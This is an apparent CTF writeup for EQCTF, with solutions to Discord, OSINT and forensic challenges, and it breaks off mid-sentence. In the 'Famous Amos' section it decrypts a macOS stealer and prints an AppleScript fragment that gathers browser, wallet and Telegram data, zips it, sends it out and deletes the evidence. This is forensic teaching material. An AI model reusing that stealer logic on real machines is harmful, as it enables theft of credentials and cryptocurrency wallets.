

EQCTF Writeup


MISC - Join Our Discord



After joining the discord server, the flag can be found in the announcement channel where it is encoded with base64.




Throw it in cyberchef and…




Flag: EQCTF{W3lC0m3_T0_Equilibrium_D1sc0rd}

OSINT - Garry: Beyond Music's End 1




First of all, I went and search for the user GarryDaWizard52 in twitter and manage to find it's account.




There is an interesting tweet being pinned by the user hinting he might have joined a server in Discord. I started to navigate to Discord and managed to find the user, however, due to the reason I can't find the server Garry joined, I stopped searching in Discord.


The challenge title said something about music and maybe Garry has a Spotify account. I then navigated to Spotify and managed to find his account.



Inside his Spotify account, there is a public playlist created by GarryDaWizard52.




After clicking on the playlist, there are 7 songs being displayed.




From the songs, I could see that there is a pattern of the flag where the first and second songs spelt “EQCTF”. Since the format is EQCTF{all_lower_case}, I tried putting all the titles of the songs together.

Flag: EQCTF{undead_wizard_songs_around_the_world}


Forensic - Velociraptor



After extracting the provided 7zip file, I analyzed Kelvin's laptop directory and discovered an intriguing finding in the path: C:\Users\kelvin\AppData\Roaming\Microsoft\Windows\Recent.




This path contains video shortcuts, which are the focus of our investigation. Among the video file names, RVFDVEZ7MXRzX3IzNExseV9o and MG1ldzBya190UnVTdF9tMyF9 stood out as potential Base64-encoded strings. From the challenge 'Join Our Discord,' I know that EQCTF{ in Base64 starts with RVFDVEZ7. Using this insight, I concatenated the strings into **RVFDVEZ7MXRzX3IzNExseV9oMG1ldzBya190UnVTdF9tMyF9** and decoded them using CyberChef.




Flag: EQCTF{1ts_r34Lly_h0mew0rk_tRuSt_m3!}

Forensic - Famous Amos




I was initially provided with a .pcap file for analysis. Based on the description indicating that the user may have received a malicious attachment, I focused on filtering HTTP traffic, as it is the primary protocol through which data is typically downloaded.




No.	Time	Source	Destination	Protocol	Length	Info
111	17.572424	192.168.111.139	18.139.9.214	HTTP	170	GET /seetwo/BetaTest.pdf HTTP/1.1
329	17.700795	18.139.9.214	192.168.111.139	HTTP	596	HTTP/1.1 200 OK (application/pdf)
377	33.533970	192.168.111.139	18.139.9.214	HTTP	188	GET /seetwo/LegitLobsterGameDownloader.dmg HTTP/1.1
543	33.641288	18.139.9.214	192.168.111.139	HTTP	795	HTTP/1.1 200 OK (application/x-apple-diskimage)
569	41.458624	192.168.111.139	18.139.9.214	HTTP	169	GET /seetwo/bangboo.png HTTP/1.1
808	41.602732	18.139.9.214	192.168.111.139	HTTP	537	HTTP/1.1 200 OK (PNG)
4001	137.976686	192.168.111.139	52.220.121.212	HTTP	195	POST /joinsystem HTTP/1.1
4199	143.188380	52.220.121.212	192.168.111.139	HTTP/JSON	337	HTTP/1.1 200 OK , JSON (application/json)


Upon inspection, I identified multiple interesting HTTP objects, notably a .dmg file (/seetwo/LegitLobsterGameDownloader.dmg) which is a file type typically associated with macOS systems.

I then proceed to export all HTTP objects for deeper investigation. Among these, the .dmg file stood out. Using 7-Zip, I extracted its contents and found an executable named lobsterstealer.






When opened in Notepad, the executable revealed numerical data resembling an encrypted payload alongside decryption-related functions.



I imported the executable into IDA Pro for static analysis.



There, I discovered a function labelled **rc4_decrypt**, which hinted at how the payload might be encrypted using the RC4 stream cipher. Within this function, I know the payload starts with "**a37c59750ed63b04e4cdd2541cf4a26da721dd0…** (where I already identified during the investigation in notepad) and the decryption key is "**9f0fe4d8821ad05cc39a80644daeb8b1**".

With the information above, I used this script to decipher the payload.

```
from Cryptodome.Cipher import ARC4

key = bytes.fromhex("9f0fe4d8821ad05cc39a80644daeb8b1")
ciphertext = bytes.fromhex("a37c59750ed63b04e4cdd2541cf4a26…")

cipher = ARC4.new(key)
plaintext = cipher.decrypt(ciphertext)

print(plaintext.decode('utf-8', errors='ignore'))
```

After successfully deciphering the payload, I found out how the flag is being encrypted:


```
set sussyfile to "~/Downloads/bangboo.png"
set inputFile to "/tmp/flag.png"
set outputFile to "/tmp/flag.enc"
chromium(writemind, chromiumMap)
deskwallets(writemind, walletMap)
telegram(writemind, library)
encryptFlag(sussyfile, inputFile, outputFile)
do shell script "cd /tmp && zip -r out.zip " & writemind & " flag.enc"
send_data(0)
do shell script "rm -r " & writemind
do shell script "rm /tmp/out.zip"
do shell script "rm /tmp/flag.enc"
'&
```

The script references two critical files: **bangboo.png** and **flag.enc** which are used to encrypt **flag.png**. The file **bangboo.png** was located within the exported HTTP objects, but **flag.enc** was not immediately available.

Therefore, I proceeded to investigate the other files being exported.

When investigating the file name **joinsystem**, I discovered **out.zip** is embedded in it. According to the script previously, **out.zip** contains **flag.enc**. Hence, I need to extract **out.zip** from **joinsystem**.

Using a hex editor, I isolated the ZIP file by identifying its signature (**50 4B 03 04**) and end marker (**50 4B 05 06**). I extracted the relevant bytes and saved them as a new file. Upon unzipping, …

